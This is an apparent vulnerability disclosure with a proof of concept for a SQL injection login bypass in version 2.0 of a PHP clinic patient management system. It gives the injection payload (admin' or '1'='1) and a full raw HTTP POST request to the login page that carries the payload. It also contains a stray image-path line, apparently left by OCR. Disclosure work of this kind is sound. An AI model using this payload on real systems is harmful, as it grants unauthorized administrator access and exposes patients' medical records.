Title: Clinic's Patient Management System 2.0 SQLi

Author: Ashish Kumar (https://www.linkedin.com/in/ashish-kumar-0b65a3184)

Date: 04.07.2022

Vendor: https://www.sourcecodester.com/users/tips23

Software: https://www.sourcecodester.com/php-clinics-patient-management-system-source-code

Version: 2.0

Reference: https://github.com/CyberThoth/CVE/blob/main/CVE/Clinic's%20Patient%20Management%20System/SQLi/POC.md

Description:


It was discovered that SQL Injection techniques can be used to fool the application into authenticating without the needing valid credentials. SQL Injection vulnerabilities on login pages expose an application to unauthorized access at the administrator level, thereby severely compromising the security of the application.

Status: CRITICAL

[+] Payloads:

```
Username: = admin' or '1'='1
Password: = Cyberthoth;)
```

Proof and Exploit:



```
Pretty Raw Hex \n
1  POST /pms/index.php HTTP/1.1
2  Host: localhost
3  Content-Length: 67
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71
   Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
   ned-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/pms/index.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Cookie: PHPSESSID=kbnmikgfhdo4qe7crgidipoqc9
21 Connection: close
22
23 user_name=admin%27+or+%271%27%3D%271&password=SQLi+Injection&login=
```